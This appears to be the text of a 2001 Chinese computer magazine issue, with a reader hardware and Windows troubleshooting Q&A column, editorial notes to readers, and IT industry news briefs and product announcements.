答：NE2000的网卡Linux不能自动检测，您需要手工进行网卡的设置。方法如下：使用网卡附带的驱动程序软盘找出网卡的中断和IO参数，修改Linux系统中的/etc/conf.modules，添加如下内容：alias eth0 ne options ne io=0x300，或者在lilo.conf中添加如下内容：append=“ether=10,0x300,eth0”，即可解决问题。

E-mail: doctor@cfan.cn.net

★如何解决运行一些DOS游戏后光驱速度变慢问题？

★为什么按Power无法启动而随后按Reset却能启动？

★AC'97是不是软声卡的标准？AC'97硬声卡是不是真的？

★如何处理“网上邻居”中看不到某台电脑的问题？



我在电脑中安装运行了一些原来DOS模式的游戏后，发现再进入Windows Me后读取光驱中光盘内容时，速度比以前慢了很多，有时简直无法忍受。请问这是什么原因造成的，该如何解决？

答：您的光驱工作模式很可能在运行了这些游戏后被设置在了MS－DOS兼容模式下工作，因此严重影响了光驱的读写速度，只要恢复光驱的32位工作模式即可。请您通过以下步骤解决问题：

（1）可用“笔记本”程序打开Config.sys文件，检查里面是否存在光驱的实模式驱动程序，如果有，请将该语句删除。

（2）用鼠标选择“开始”→“设置”→“控制面板”。

（3）单击“系统”→“性能”→“文件系统”→“疑难解答”，检查一下是否选取了“禁用32位保护模式的磁盘驱动程序”复选框。如果已经选取，取消它即可恢复32位工作模式；如果没有选取，则说明系统中的32位光驱驱动程序已经丢失或出现故障。这时我们可以在“控制面板”中，单击“系统”→“设备管理器”→“系统设备”→“即插即用BIOS”，选择“删除”按钮，然后重新启动操作系统。此时系统将自动运行“添加新硬件向导”，并重新为检测到的光驱安装驱动程序，从而可以恢复光驱的32位工作模式。

我的电脑按机箱前面板上的Power按钮无法启动，电源灯也不亮，而随后如果按下Reset按钮却可以正常启动，可如果一开始就按Reset按钮也是无法启动电脑的，请问这是怎么回事，应该如何解决该问题呢？

答：我们首先来介绍一下电脑在开机加电时的简单过程。

电脑在按下Power按钮接通电源时，首先电源向主板发送一个PG(Power Good)信号（ATX结构中称PW－OK信号），这是启动电脑的一个必要条件。接着CPU产生一个复位电脉冲信号，随后开始执行BIOS中的POST（上电自检）程序，对电脑硬件系统进行自检，自检正常完成后再引导磁盘中安装的操作系统。

设计PG（PW－OK）信号时，要使该信号相对于+5V供电电压有一个约4ms的延时，待供电电压稳定以后再启动电脑，以确保启动成功。如果该信号延时时间过短，供电尚未稳定，CPU便不能产生复位信号，若出现这种情况，就会造成电脑无法启动。此时再按Reset按钮，由于供电电压稳定，CPU能够产生复位信号，因此电脑就正常启动了。但这种启动只是复位启动，而不是通常意义上的加电启动，它是有前提条件的（即先按下Power按钮）。

据此我们分析，您电脑的故障出在电源的PG（PW－OK）信号延时上，建议您更换一个机箱电源试试。

经常在整合型主板上看到整合了符合AC'97标准的软声卡，如采用Intel 810/815或VIA 693A/694X芯片组的主板，可在市场上我却发现一些商家说自己的主板整合了AC'97硬声卡，而且价格更贵。请问AC'97是不是软声卡的标准？集成了AC'97硬声卡的主板是不是真的？应该购买哪一种呢？

答：其实AC'97标准并不是仅仅应用在软声卡上的，所谓主板上整合了AC'97软声卡，只是在主板上整合了数字模拟信号转换芯片，而真正的声卡被集成到北桥中，这样做的缺点是加重了CPU的工作负担。

而目前出现的AC'97硬声卡，是在主板上整合了一个声卡芯片，这个芯片提供了独立的声音处理功能和输出模拟声音信号的功能。这种硬声卡芯片比软声卡芯片成本更高一些，因此整合AC'97标准硬声卡的主板比整合软声卡的主板价格高。如果您需要购买整合了AC'97标准声卡的主板，建议您选择整合硬声卡的主板，虽然说价格稍高，但无论从声音质量、声音还原效果，还是占用系统资源等方面来说都要好。对于经常玩3D游戏的朋友而言，选择整合硬声卡的主板就更加方便。当然，目前市场上整合CMI8738声卡芯片的主板在声音处理方面的能力更高，如果条件允许也可以考虑。

最近我在用电脑时发现在“网上邻居”中看不到局域网中一位同事的电脑了，但局域网中其他同事的电脑都能够看到，用ping命令则可以连通该机的IP，而且到其他同事的电脑上也能够看到这台电脑，我们用的是Windows 98系统，请问应该如何处理该问题？

答：这是一个比较常见的问题，可能是Windows操作系统的一个Bug，具体处理方法如下：

（1）您可以到那台看不到的电脑上选择“开始”→“设置”→“控制面板”。

（2）接着选择“网络”→“标识”，将“计算机名”选

★如何消除用Outlook Express时经常跳出"等待"窗口的问题？
★如何处理安装一些软件时提示没有Word.ini文件的问题？
★如何设置IE成为默认的网络浏览器？
★启动电脑时常见的一些错误提示是什么意思？

项的内容进行更改，即改个计算机名字，最好让"计算机名"与"计算机说明"不要相同。同时检查一下工作组的标识是否正确。

(3)单击"确定"按钮保存更改，并重新启动操作系统即可。（庞 彬）

我在用Outlook Express时，总是在每隔一两分钟后便跳出一个"等待"窗口，请问如何消除这种现象？

答：这种情况的产生与您的参数设置不合理有关，您可以对Outlook Express的参数设置进行更改以消除这种现象。即把超时时间设置得长一些即可。具体步骤如下：

(1)启动Outlook Express，在界面的菜单栏上选择"工具"→"账号"→"邮件"。

(2)打开出现这种现象的账号的属性窗口，选择"高级"选项卡。

(3)将随后出现的对话框中的"服务器超时"控制滑动条向增长时间的方向拖动。

(4)单击"确定"按钮保存更改即可。

我在安装一些软件时，系统经常提示需要向Word.ini文件中加入一些信息，但在Windows 98中无法找到这个文件，请问我该如何处理？

答：解决方法如下：

(1)在"开始"→"程序"→"附件"中打开"记事本"工具。

(2)在出现的界面中不输入任何内容，单击菜单栏中的"文件"→"保存"。

(3)将"保存在"栏中的保存位置选择为Windows文件夹，在"文件名"栏中输入Word.ini，"文件类型"选择为"文本文档"，然后单击"保存"按钮即可建立一个空的Word.ini文件，这样，您在安装一些软件时，就可以向此文件中添加信息而不提示错误了。

我在电脑上安装了Netscape与IE，但只要一浏览，总是启动Netscape，我想让IE成为默认的网络浏览器，不知如何才能实现？

答：要将IE设置成默认的网络浏览器，您可以进行如下操作：

(1)运行IE，在界面上菜单栏中选择"查看"→"Internet选项"，然后切换到"程序"选项卡。

(2)接着选中"检查Internet Explorer是否为默认的浏览器"(不同版本的IE选项略有区别)，单击"确定"按钮保存设置并退出IE。

(3)重新运行IE，如果先前的默认浏览器不是IE，IE会询问你是否将它设置成为默认的浏览器，回答"是"。这样，以后如果在资源管理器或者其他需要使用浏览器的场合，将以IE打开网页。反之，如果您需要将Netscape设置成为默认的浏览器，也只要在Netscape中找到相应的选项进行设置就可以了。

启动电脑时有时会遇到一些错误提示，能不能将常见的提示介绍一些呢？

答：启动电脑时常见的一些错误提示有：

CMOS Battery State LOW (CMOS电池不足，应更换主板上为CMOS供电的纽扣电池)

Keyboard Interface Error (键盘接口错误，检查键盘是否没有正常连接或损坏，以及主板接口是否损坏)

Hard disk drive failure (硬盘故障，请检修硬盘及接口、数据线)

Hard disk not present (硬盘参数错误，请进入CMOS重新进行设置，或检查CMOS电池是否电量充足)

Missing operating System (硬盘主引导区被破坏，请利用工具软件恢复)

Non System Disk Or Disk Error (启动系统文件错误，重新向硬盘传入系统文件)

Replace Disk And Press Any Key To Reboot (CMOS硬盘参数设置错误，请进入CMOS重新进行设置)

Invalid Media Type Reading Drive C: (硬盘参数不匹配，请进入CMOS重新进行设置)

Invalid Drive Specification (硬盘BOOT引导系统被破坏，请利用工具软件恢复)

Invalid BOOT Diskette, Diskette BOOT Failure (软盘引导系统出错，重新做一张系统引导软盘)

FDD Controller Failure BIOS (软驱控制错误，检修软驱及接口、数据线)

HDD Controller Failure BIOS (硬盘控制错误，请检修硬盘及接口、数据线)

Drive Error (BIOS未收到硬盘响应信号，请检修硬盘)



★为什么开启扫描仪时发出“吱吱”的异常声音？

★如何解决扫描图片时提示“硬盘空间不够或内存不足”的问题？

★Packet writing刻录选项的含义是什么？

★显示器上有一条贯穿屏幕的线是怎么回事？

★为什么显示器打开时显示为绿色，过后恢复正常？

Cache Memory Bad, Do Not Enable Cache (主板Cache故障，检修主板)

我在按下一台扫描仪的电源开关时，这台扫描仪却发出“吱吱”的异常声音，并且无法工作，但这台扫描仪原来使用时没问题啊？

答：这种情况很可能是扫描仪被锁定开关锁上导致的。现在很多型号的扫描仪都有一个锁定开关，当长距离移动扫描仪前，首先将其锁上，以免在移动中震动光学部件，您应该阅读说明书找到锁定开关的位置，检查一下开关是否已经锁上，如果是则将其拨到打开位置上，若不是这种情况，则很可能是机械故障，请送到经销商处维修。

我在用扫描仪扫描图片时，经常出现“硬盘空间不够或内存不足”的提示，可是我电脑的内存是128MB的，按说应该没问题，而我检查硬盘空间时系统提示还有20个GB的空间可以使用，请问这个问题是什么原因造成的？

答：首先应该澄清的是，所谓“硬盘空间不够”的提示并不是单指整个硬盘上剩余的空间不够，而是指您安装系统的逻辑分区所剩的空间不够了，您应该检查一下该分区，一般是C盘，如果剩余空间过小，应删除或移走一些多余的文件。如果不是这个原因，也可能是您在扫描软件中设定的扫描分辨率过大，造成扫描文件的数据量过大，导致出现该提示。需要注意的是，在扫描前最好不要运行过多过大的应用程序，以免人为造成内存不足的问题，导致扫描失败。

我在使用Direct CD刻录软件时发现里面有一个叫Packet writing的选项，请问这个选项的含义是什么？

答：Packet writing的意思是“封包式写入”，就是以一个一个数据块的方式将数据刻录到CD-R或CD-RW上(通常是以32KB为数据块单元)，这样可以让您像用一般软驱一样地使用CD-R/RW，即随意在CD-R/RW片上进行各种文件操作工作。在使用Packet writing写入方式时，一定要为光盘做格式化，并采用UDF（Universal Disc Format）的文件系统，但这会将CD-R/RW原本650MB的可用容量降到500MB左右。

我刚刚组装了一台电脑，PⅢ 1GB CPU，128MB内存，GF2 MX 400显卡，17英寸纯平显示器，但我安装了操作系统后却发现，系统桌面的左侧自上而下有一条线贯穿屏幕，十分醒目，如果是在黑屏的状态下则没有这根线，请问这是什么原因造成的？

答：可能是以下原因造成的问题：

(1)内存与主板接触不良或内存条质量有问题，请将内存条从主板上拔下重新插入(或换一个插槽插入)。如果没能解决问题，请更换内存条试试。

（2）显卡上的显存出现故障，请更换显存或直接更换显卡。

（3）显示器故障，请将显示器送到厂商处更换或维修。

我的显示器最近在打开电源以后屏幕显示为绿色，4、5分钟后才能恢复正常显示，请问如何解决这个问题？

答：您的显示器使用的年头应该比较长了，这是显示器老化的表现，您应该考虑更换一台新的显示器了。如果您的显示器购买时间没有超过1年，请马上到厂家维修，这台显示器的质量存在问题。　（国庆）



问：前一段时间，福星热线曾刊登要出版2001年增刊，并且公布了一些非常吸引人的文章名。可是我们等了一段时间，就没有下文了。

答：我们也接到了很多读者打来的电话及发来的邮件，询问2001年《电脑爱好者》增刊的事情。按照计划下半年确实有出增刊的计划，并且众编辑集思广益做了很精心的准备。但是由于某些原因，2001年《电脑爱好者》增刊计划暂停了。不过我们会把更多的精力投到杂志内容的制作上，把更好的选题放到《电脑爱好者》杂志中。

——福星小子

——————————————————

问：19期《电脑爱好者》杂志刊登了一篇托普手机的评测，论坛上不少读者对手机评测与介绍发表了毁誉参半的观点。有的读者认为《电脑爱好者》杂志不应介绍手机产品，也有的读者认为应该多介绍类似的时尚产品。

答：随着个人终端产品的不断发展，电脑及其外设已经不再是单纯的主机、显示器了。各种时尚外设产品也不断丰富着我们的桌面，如打印机、扫描仪、数码照相机、数码录音等等。手机系列产品也不再单纯是通讯产品，很多手机新产品融合了更多与电脑相关的新功能。如MP3功能、通过红外线与电脑进行信息传递、阅读新闻、收发信息、还可以通过手机与QQ等通讯软件进行交流。所以我们认为，未来的手机已经不再是传统意义上的通讯产品，而是会与电脑应用有越来越多结合的数码产品。谁能说从普通照相机发展过来的数码相机与电脑外设没关系呢？

——醉心客

——————————————————

有你同行，我们永不孤独

又到了每期一次的神仙姐姐说话时间了，最近论坛上有很多读者对我们提出了诚恳的意见，里面也有一些言辞比较激烈的，姐姐深知“爱之深，恨之切”，正因为我们的读者非常喜欢这本杂志，他们才会显得那么激动。个别读者言语间虽然有过激之处，但是我们能理解他们的心情，CFan也对他们的拳拳之心感激不尽。在发展的道路上有读者同行，CFan是快乐和幸运的。

CFan欢迎读者提各方面的意见，我们设立论坛的宗旨就是希望能更加方便地和读者交流。兼听则明，偏信则暗，这也是CFan一贯的原则。所以读者们不用顾虑，有任何意见和想法，请向我们开炮！:)

总结了最近论坛上大家的意见，姐姐想告诉大家，CFan对于读者的意见是非常尊重的，但是为了让CFan更好地发展，我们希望读者能明确说出哪方面不满意，提出建议，应该怎样改正，CFan的编辑将根据您的意见，有的放矢，您的不满也能更快速地得到解决，这样岂不是皆大欢喜？

最后，姐姐还想说一句，我们在注意收听各种各样的意见，哪怕是尖锐、刺耳的。这些建议犹如芒刺在背鞭策激励着我们，我们时时都会把这良药般的建议牢记心中。

——传说中的神仙姐姐

重要通知 我们邀你当行家

细算算，还有个把月又该过年了。翻翻日历看看去年我们都做了什么？哈哈，“芝麻开门”。你去年参加了吗？得奖了吗？今年再玩一把吧。：)

年内我们将为大家准备一道大餐——评选“电脑爱好者喜爱品牌奖”。

面对诸多的产品，我们也来评价一下吧。无论你是发烧高手，还是无名菜鸟，我们都希望你当回评委，发表一下自己真实的意见。细想一下，做一次对现今主流的IT产品品头论足的事情也算有趣。说说你的想法，运气好了还会得大奖呢！

其实抛开活动本身来说，我们主要还是希望和大家有一个相互交流的机会。在为大家找乐的同时，看看大家都喜欢什么，对哪些东东感兴趣，以便更好地为大家继续服务。回过头来再说说活动本身，这是一次比以往更加注重回报参与者的活动。除了丰富的奖品外，还需要你的热情，希望你能像本届国足那样，好运在身、赢取大奖。不过，不论你是否得了大奖，也不论你得到的奖品到底是个什么东东，我想可贵之处还是在于参与吧。好了，就请关注我们这几期的杂志吧，我们邀你当行家，如果得了奖，别忘了请客。：)

——烧包少爷

《电脑爱好者》的新朋友——《数码周刊》

在金秋的10月，这个收获的季节，《电脑爱好者》杂志社又为喜欢摆弄数码产品、电脑外设产品的电脑爱好者送上一份惊喜——《数码周刊》。

《数码周刊》是一本专注于电脑数码产品资讯的大众化专业杂志，通过对品牌电脑、笔记本电脑、掌上电脑、数码相机、数码摄像机、打印机、扫描仪等电脑数码产品的报道，为读者提供最新最全面的产品信息、详细准确的市场采购信息和丰富实用的使用技巧、应用方案。为读者了解产品、选购产品、使用产品提供最体贴的服务。

《数码周刊》每期都会对近40个新产品进行新品初评（FIRSTLOOKS），并对具有技术创新和设计创新的产品授予“本月推荐”称号；针对市场主流产品，每月将按计划进行同类产品的大型横向测试，并写出详细的评测报告，希望对大家采购产品起到最客观的指导作用。对于市场行情，有通过市场采集分析得出的TOP10主流产品排行榜，以及主流电脑数码产品的市场报价分类信息，而且《数码周刊》将非常强调专题策划，策划一些实用新颖的产品专题、选购专题、应用专题。

通过清晰的六大版块划分、美观明快的版式设计和通俗的行文风格来承载实用专业的内容，让你在轻松流畅的阅读过程中得到丰富的信息，掌握到知识和技术，体会到时尚与科技的完美融合。

《数码周刊》将始终以满足读者的需求作为办刊的方针，希望读者提出宝贵的建议，一起来见证《数码周刊》的健康成长。

■要闻

微软公司与上海合作发展软件产业

上海市人民政府与微软公司在不久前签署了"共同促进上海软件产业发展谅解备忘录"。

投资者集体诉讼网易美林及丁磊黎景辉何海文

因受网易假账风波影响，在2000年7月3日到今年8月31日期间购买网易股票的购买人向网易提出了集体诉讼，起诉对象包括网易公司的原董事长丁磊、原CEO黎景辉和原CFO何海文，以及网易的承销商美林、大通证券等证券公司。

苹果创始人乔布斯展示可存千首歌曲的MP3

这款仅重6.5盎司的MP3播放器名为"iPod"，存储量高达5GB，电池寿命长达10小时。

王峻涛与西单商场建立西单电子商务公司并任CEO

邮政开通电脑寄信

中国邮政近日正式开通一种名为"混合信函"的电脑寄信业务(PC—Letter)，寄信人上网寄出E-mail之后，对方邮局会很快通过联网的转录机立即将信函打印、封装成普通信函并由邮差送往收信人手中。

InterTrust技术公司状告微软.Net框架侵犯其专利权并索赔

可运行Windows软件的Linux系统即将面世

英特尔宣布将退出消费类电子产品生产领域

亚马逊公布三季度财报 收益达预期 股价再涨8.8%

微软公布Xbox欧洲上市日期和价格

微软近日宣布，Xbox游戏机的欧洲上市销售日期为明年3月14日，价格为479欧元(430美元)，首期3个月计划在欧洲16个市场销售150万台。

Acer15液晶显示器热卖 明基电通液晶显示器出货量冲第一

该公司上半年出货量为三十一万台，全年出货量将可望突破一百万台。

MP3.com计划将公司一分为二

■视点

网络公司各寻出路 【财经时报】

经历了换人、下课、停牌乃至转型的网站首脑们此时的态度已经沉着了很多，掌门人们围绕邮件收费、跨媒体平台和并购等问题各抒己见。的确，一年来，整个互联网产业环境发生了巨变，各家公司的业务、人事都先后爆发了惊变，其速度之快在其他任何一个产业都不会遇到。

专访盖茨：竞争、拆分与辍学 【CCTV经济半小时】

在比尔·盖茨的棋局中，中国市场是一个至关重要的棋子。他的策略就是让更多的中国人置身数字时代，从而带动一个巨大的软件应用市场。虽然对于大多数人来说，比尔·盖茨仍然离自己很远，但是就他的中国策略来说，这些并不是梦想，而是完全可以触摸的未来。

麦肯锡戳破IT神话 【国际金融报】

美国著名咨询机构麦肯锡公司17日公布一项研究报告称，在1995年到2000年期间，美国经济确实得到了提高，但促成这一转变的能量主要来自少数几个商业领域，与人们普遍预料的相反，对IT行业的高额投资并不是创造美国生产力增长"神话"的主要力量。更具有讽刺意味的是，在绝大部分经济领域中，对IT方面的大幅投资没有起到任何帮助生产力增长的作用。

软件服务：是包袱还是金矿？ 【计算机世界网】

从各个软件公司目前的动作来看，下半年的"服务大战"一触即发。对于目前的市场竞争来说，由于国外公司在服务上没有沉下来研究中国企业的现状和运作情况，照搬国外案例。所以对于中国软件企业来说，规范服务，把服务当作一项核心产品来经营，是中国软件企业"翻身"的最佳机会。

网络媒体冲击了谁？ 【新经济导刊】

当然，说网络媒体终究要做老大，并不是说其他媒体形式就不再存在，只是其份额将减少。事实上，网络媒体之所以能够发展成为老大，关键在于它综合了以前各种媒体的优势。媒体最早的形式是报纸，它只有文字及图片；后来有了广播，出现了声音；再后来有了电视，出现了图像和声音的综合播放工具。而未来基于宽带的网络媒体，把文字、图像、声音等统统综合到一个平台上，凭借其多种形式的承载工具，一统天下指日可待。

并购传言困扰全球 【北京晚报】

最近几天里，头痛的远不止剀利·菲奥丽娜一人，摩托罗拉的高尔文、西门子的冯必乐、思科的钱伯斯，外加还没上任几天的北电网络新总裁兼首席执行官邓富康——有关这几家公司的并购传言，正在全球IT界蔓延。与美国在线时代华纳并购所处的时期不同，现在并购传言已不能再让人感到兴奋，这些CEO所面对的，也将是与剀利·菲奥丽娜同样的烦恼了。

未来之路：CPU的发展方向 【新浪科技】

如今CPU就像一匹脱缰的野马，正以异乎寻常的速度

向前发展，在短短的一段时间内我们满耳都充斥着频率提升、新品发布的消息。如果说显卡、声卡的更新是技术上的创新，那么CPU的升级换代就是技术上的革命！我们不禁要问，CPU这匹脱缰的野马到底要跑向何方，到底能够跑多快？

金山想做中国的微软？ 【计算机世界网】

金山既有自己的困难，也有自己的优势，其中困难并不是很难克服，一旦克服当前的困难而成功上市，有了充足的资金，要人有人，想收购就收购，金山肯定继续采取微软的策略，向微软学习，金山升华指日可待。但是如果不解决资金的问题，金山就是想飞也飞不起来。

跨足主板业 威盛图什么？ 【赛迪】

无论威盛和Intel在法律上的争议有多么大，但对于主板厂商来说，消费市场需求才是最重要的，甚至可影响法律诉讼的最终结果。因此，对威盛来说，如何做大"VIA"自有品牌市场才是争取更多厂商支持、甚至是打赢官司的关键，在目前的形势下要做到这一点对威盛来说确实是严峻的考验。而威盛目前面对的最现实的问题就是如何做好"VIA"品牌主板市场定位，以此为基础开拓市场，为新业务争取一个好的开端。

失去纽约的互联网时代 【国际金融报】

互联网时代的首都在哪里？有人说在硅谷，有人说在西雅图，但直到"9.11"事件发生，我们才想到：它在纽约。虽然大部分的创意发明诞生在硅谷，现代互联网企业的代表人：微软、亚马逊(Amazon.com)、星巴克咖啡(Starbucks)落脚在西雅图，但这些企业的资金、人才、资讯，甚至第一套产品或服务的推出地绝大部分都落在纽约。

■声音

"搜狐要把免费进行到底。"
——搜狐CEO张朝阳谈搜狐的免费邮箱

"对于联想来说，现在每年都要保持30%以上的利润增长，我觉得可能有困难。" ——柳传志

"过去，全球媒体把世界上发生的事传送到各地，但现在，各地可以通过互联网把当地所发生的事情发送到全世界。"
——美国在线-时代华纳首席执行官杰拉尔德·M·李文

"通过互联网提高生产效率有四个阶段：信息、互动、合作、转化，其基础是要利用互联网。"
——思科系统公司副总裁兼思科系统(中国)网络技术有限公司总裁杜家滨

"把家电产品连接起来有两种方式：用线连起来和无线连起来，家中有PC时，和家电实现对接是我们的梦想，这需要我们和家电厂商联合起来，共同推进这个时刻的到来。"
——比尔·盖茨

"中国没有必要在所有领域重复发达国家所走过的科技经济发展道路。" ——科技部部长徐冠华

"今后如果只提网站，你将不知道它是什么。"
——杨元庆

"MSN.com将成为我们为消费者提供的所有软件产品的携载平台，它将成为我们的互联网战略的最佳演示窗口。" ——微软公司首席执行官史蒂夫·巴尔默

微软正式推出新版操作系统Windows XP

全球软件业巨人微软公司于美国当地时间10月25日在纽约和伦敦两地同时推出了新型Windows操作系统XP，同时还举行了盛大的新品发布会。对于Windows XP，仅促销和宣传活动一项微软就计划投入约2.5亿美元。

微软公司希望这款自Windows 95以来最具革命性的操作系统能够帮助正处于低谷中的软件业再现辉煌。XP系统中捆绑有包括数字媒体、及时信息传递以及电子照片处理等多项功能，但该系统对计算机硬件的要求较高。包括微软首席执行官斯蒂夫·巴尔默和创始人比尔·盖茨在内的软件业巨头悉数出动，参加了新品发布会，为XP系统的正式面市"呐喊助威"。



■国际新闻

◆AMD推出Athlon XP

AMD公司日前正式发布AMD Athlon XP处理器。XP是指该处理器的eXtreme Performance(卓越性能)为即将问世的Microsoft Windows XP操作系统带来卓越的性能表现。AMD Athlon XP处理器采用0.18微米铜工艺技术，带有高性能、全速内置高速缓存(共384K)，它与AMD Socket A结构兼容，并支持266MHz高级前端总线。AMD将使用型号数字来区别不同的Athlon XP处理器，而不是使用时钟速度的兆赫数。这次AMD将发布1800+、1700+、1600+和1500+四种型号的XP处理器。这些型号数字用来区别不同的AMD Athlon XP处理器及其相应的应用性能。

◆微软将推超轻薄便携电脑

近日，微软主席盖茨宣布，微软将于2002年下半年推出名为Tablet PC的超轻薄便携电脑。在微软的专业开发者大会上，盖茨指出：微软已开始开发该设备需要的软件。这款掌上设备将运行Windows XP专业版并支持领先的无线标准。它也将配置键盘，但是用户仍将主要使用指示笔(pen stylus)输入数据并导航用户，与掌上电脑类似。利用指示笔，Tablet PC将使用微软正在开发的笔迹识别功能。

■国内新闻

APEC中国年，微软同方共话PC明天　APEC上海年会期间，清华同方作为微软在国内最重要的战略合作伙伴，参加了微软为加快Windows XP在中国区推广，于10月19日在上海举行的以“Windows XP的中国序曲”为主题的新产品预发布会。清华同方总裁陆致成与比尔·盖茨就“PC的今天与明天”进行对话，对PC未来发展进行了深入的探讨。

阿帕奇白金盘正式上市　阿帕奇白金盘以环保绿色为包装色，表面以黑色为主色，具有极强的稳定性，不容易受到强光的影响，刻录数据块误码率BLER小于CD-ROM标准（黄皮书）所规定的最小BLER；其容量可达到80分钟（700MB），其使用寿命可超过100年。与此同时，阿帕奇还提出了“99年的承诺”。

科士达UPS通过欧盟CE认证　9月27日，深圳科士达科技发展公司通过了欧洲标准化组织的CE认证，获准在UPS显著位置上标贴“CE”标志。科士达UPS是一次性顺利地通过CE认证，反映出国产UPS无论在技术还是质量等方面都具备了参与国际竞争的实力，已为我国加入世贸组织后大规模进军国际市场做好了准备。

硕泰克确认为威盛固定合作伙伴　近日从硕泰克公司传出，该公司确认成为威盛的固定合作伙伴。威盛宣布推出的P4X266 PR22-R和P4X266 PR22-S两种型号主板分别对应于硕泰克SL-85DRV+和SL-85DRV。目前市场一致看好威盛的这两款P4X266主板。

UNIKA双敏发布EPoX磐英EP-4B2A2 和EPoX磐英EP-4T2A3主板　EP-4B2A2主板是针对DIY发烧友及家庭用户和游戏玩家而设计推出的高品质主板，采用绿色PCB基板，标准ATX结构，支持Intel的FC-PGA2封装Socket 478架构的1400 MHz以上的Pentium 4处理器。EP-4T2A3主板采用Intel高端i850芯片组，支持4个Rambus内存，5个PCI插槽，1个4X AGP插槽，集成C-Media CMI8738/PCI-SX PCI 4声道音效卡，支持4个DMA33/66/100的硬盘接口，并附赠诺顿全方位防毒及Ghost软件。

神龙小影霸GeForce2 Titanium显卡－GT400上市　该款显卡采用0.18微米制造工艺，核心频率高达250MHz，板载32M 5纳秒DDR显存，其显存频率更是高达400MHz。由于采用128位内存总线架构，使得GT400的显存带宽达到6.4GB每秒。

矽统科技发布SoC（系统单芯片）　近日，矽统科技首次在大陆举办大型的IA研讨性论坛，并发表了其系统单芯片（SoC），同日同步动态展示了其最新一代高整合芯片组系列：SiS650（支持Intel Pentium(r) 4平台）、SiS740（支持AMD Athlon平台）、以及SiS550系列（支持信息家电平台）。

爱国者全面进军光磁领域　近日，华旗资讯公司正式宣布全面进军光磁领域，并展示其爱国者全系列的刻龙刻录机、读龙DVD-ROM及CD-ROM等产品。爱国者光磁产品将以绝对的市场超低价面向用户，全面进入光磁产品的普及推广期。爱国者的市场策略就是高品质、低价格，以性价比占领市场。

承启发布低价GeForce2 Pro显卡　承启率先将其高端的GeForce2 Pro 32MB DDR SGRAM显卡降到了699元，该显卡采用承启独创的电路板设计，采用超大散热片加超级滚珠风扇和名牌高速5ns DDR SGRAM显存，足以应付现在流行的各种游戏。

两万人为英语疯狂　10月20日，北京规模最大的一场市民学英语活动让首都体育馆沸腾了。两万余人齐刷刷地举着手，跟着“疯狂英语”创始人李阳又喊又叫又比划——“金山李阳英语疯狂夜”讲座现场火爆竟胜过了歌星登场。

华旗资讯八周年上演世纪庆典　近日，华旗资讯在北京中华世纪坛隆重举行“爱国者通过ISO9001、UKAS认证暨华旗资讯成立8周年”庆典大会。大会还宣布爱国者显示器获得由北京电子产品质量监督检验中心颁发的80000小时无故障检测证书。

技展P4电源通过Intel检测认证　深圳市仁展实业有限公司生产的350PX和300PX两款P4电源近日通过了Intel美国总部的检测认证，认定该两款电源全面支持Intel i845芯片组。此前，这两款P4电源还通过了CE、CB、TUV、UL、CAS等国际认证。

捷波屠龙XP隆重上市　捷波屠龙XP主板采用VIA Apollo KT266A的芯片组，同时依旧保留了如“电源净化器”、“五重电控调节”、“恢复精灵”这些备受用户青睐的实用功能。

昂达低价“钛”系列显卡上市　采用GeForce2 Titanium图形处理芯片的闪电8000价格为880元，核心频率高达250MHz，64MB DDR版本，显存工作频率达400MHz，配备第二代几何光源（T&L）处理引擎，每秒三角形处理速度高达4000万个。另一款采用GeForce2 Titanium芯片的闪电7700，32MB DDR版本，售价为766元。

旌宇推出全新“钛”系列显卡　近日，sparkle旌宇公司推出了全新的“钛龙”系列显卡。其中，“钛龙”500采用 GeForce3 Titanium 500图形处理器，“钛龙”200采用的是GeForce 3 Titanium 200图形处理器，“钛龙”显卡采用的是GeForce2 Titanium图形处理器。

漫步者S2.1系列产品上市　S2.1采用大功率环形变压器，RMS功率80W（20W×2+40W），配备了一个貌似鼠标的电脑数字调节控制中心，该系统还具有开关机淡入淡出和断电状态记忆功能。S2.1有普通版和数码版两个型号，数码版（S2.1D）是在S2.1的基础上内置96KHz/24B1T音频解码器，并备有光纤及同轴两种数字输入接口，同时还附送一根光数字信号线。

●梦想家新品钻石珑D96

梦想家D96融合自身品牌的特色技术“微会聚”聚焦系统，结合三枪三束电子枪的“钻石珑”显像管，采用高压分离技术，0.25mm精细栅距，17″的视像幅面，1600×1200高分辨率，带宽高达200MHz和灵活的OSD调控，建议零售价2499元。



●Gsmart 850数码相机

MUSTEK生产的Gsmart 850采用1/3英寸的85万像素CCD感光元件，镜头焦距7.1mm，光圈F值是3.5。摄影允许的焦点距离为65cm至无限远。配有8M闪存，能够以JPEG的格式保存图像。最多可存储180张640×480的彩色照片，或存储36张高清晰度的1280×960的彩色照片。



明基扫描仪价格下调　明基电通最近宣布，将其1200dpi的5100U扫描仪价格下调至868元，此款扫描仪采用USB接口方式，光学分辨率1200dpi，最大分辨率19200×19200dpi，能呈现281兆亿色色彩，是专门为SOHO族设计的产品。

小妖G 7000配备显存散热片　小妖G 7000采用nVIDIA GeForce2 MX200 GPU，配备32MB高速显存。继承小妖G显卡家族用料高档、做工精细的优良传统，采用UNIKA小妖G系列显卡标志性的优质紫色PCB，并加装了两块巨大的紫色显存散热片。

138元的V.92全向猫上市　近日，全向科技推出了售价仅为138元的V.92内置Modem"秋池飞叶"。它采用国际著名的Modem芯片厂商Conexant公司的CX11252芯片，支持V.92协议，具有快速连接，上网不占线，高速上传功能，还支持最新的V.44压缩协议，浏览网页的速度可以提高20%-60%。

实达"晶彩"数码相机上市　"晶彩"SDC-901的镜头焦距为6.2mm，光圈F值为2.0，采用30万像素CMOS图像感应器。相机可以同时充当相机、摄像头、录像机，一机多用。

微软举办国际学术研讨会　10月17日，微软中国研究院在北京举办"二十一世纪的计算——拥抱智能计算"的国际学术研讨会。在会议上，微软邀请了今年的两位图灵奖获得者和其他多位专家进行相关技术的讲演。

微星"钛"显卡全系列现身　微星近晶与nVIDIA同步推出全球首批采用Titanium系列芯片的三款显卡。其中，MSI StarForce III Ti 500是Titanium系列的旗舰级产品，采用nVIDIA最新研发的至强显卡芯片GeForce3 Ti 500；MSI StarForce III Ti 200以GeForce3 Ti 200为图形核心；StarForce II Ti采用nVIDIA最新研发的G2-Ti芯片组。

逻捷克logica与大唐移动共同投资新型实验室　近日，移动信息科技厂商逻捷克与中国移动通信企业上海大唐移动公司达成战略性联盟，为国内客户带来尖端科技结合的成果，并在上海耗资数百万美元建立新型实验室。

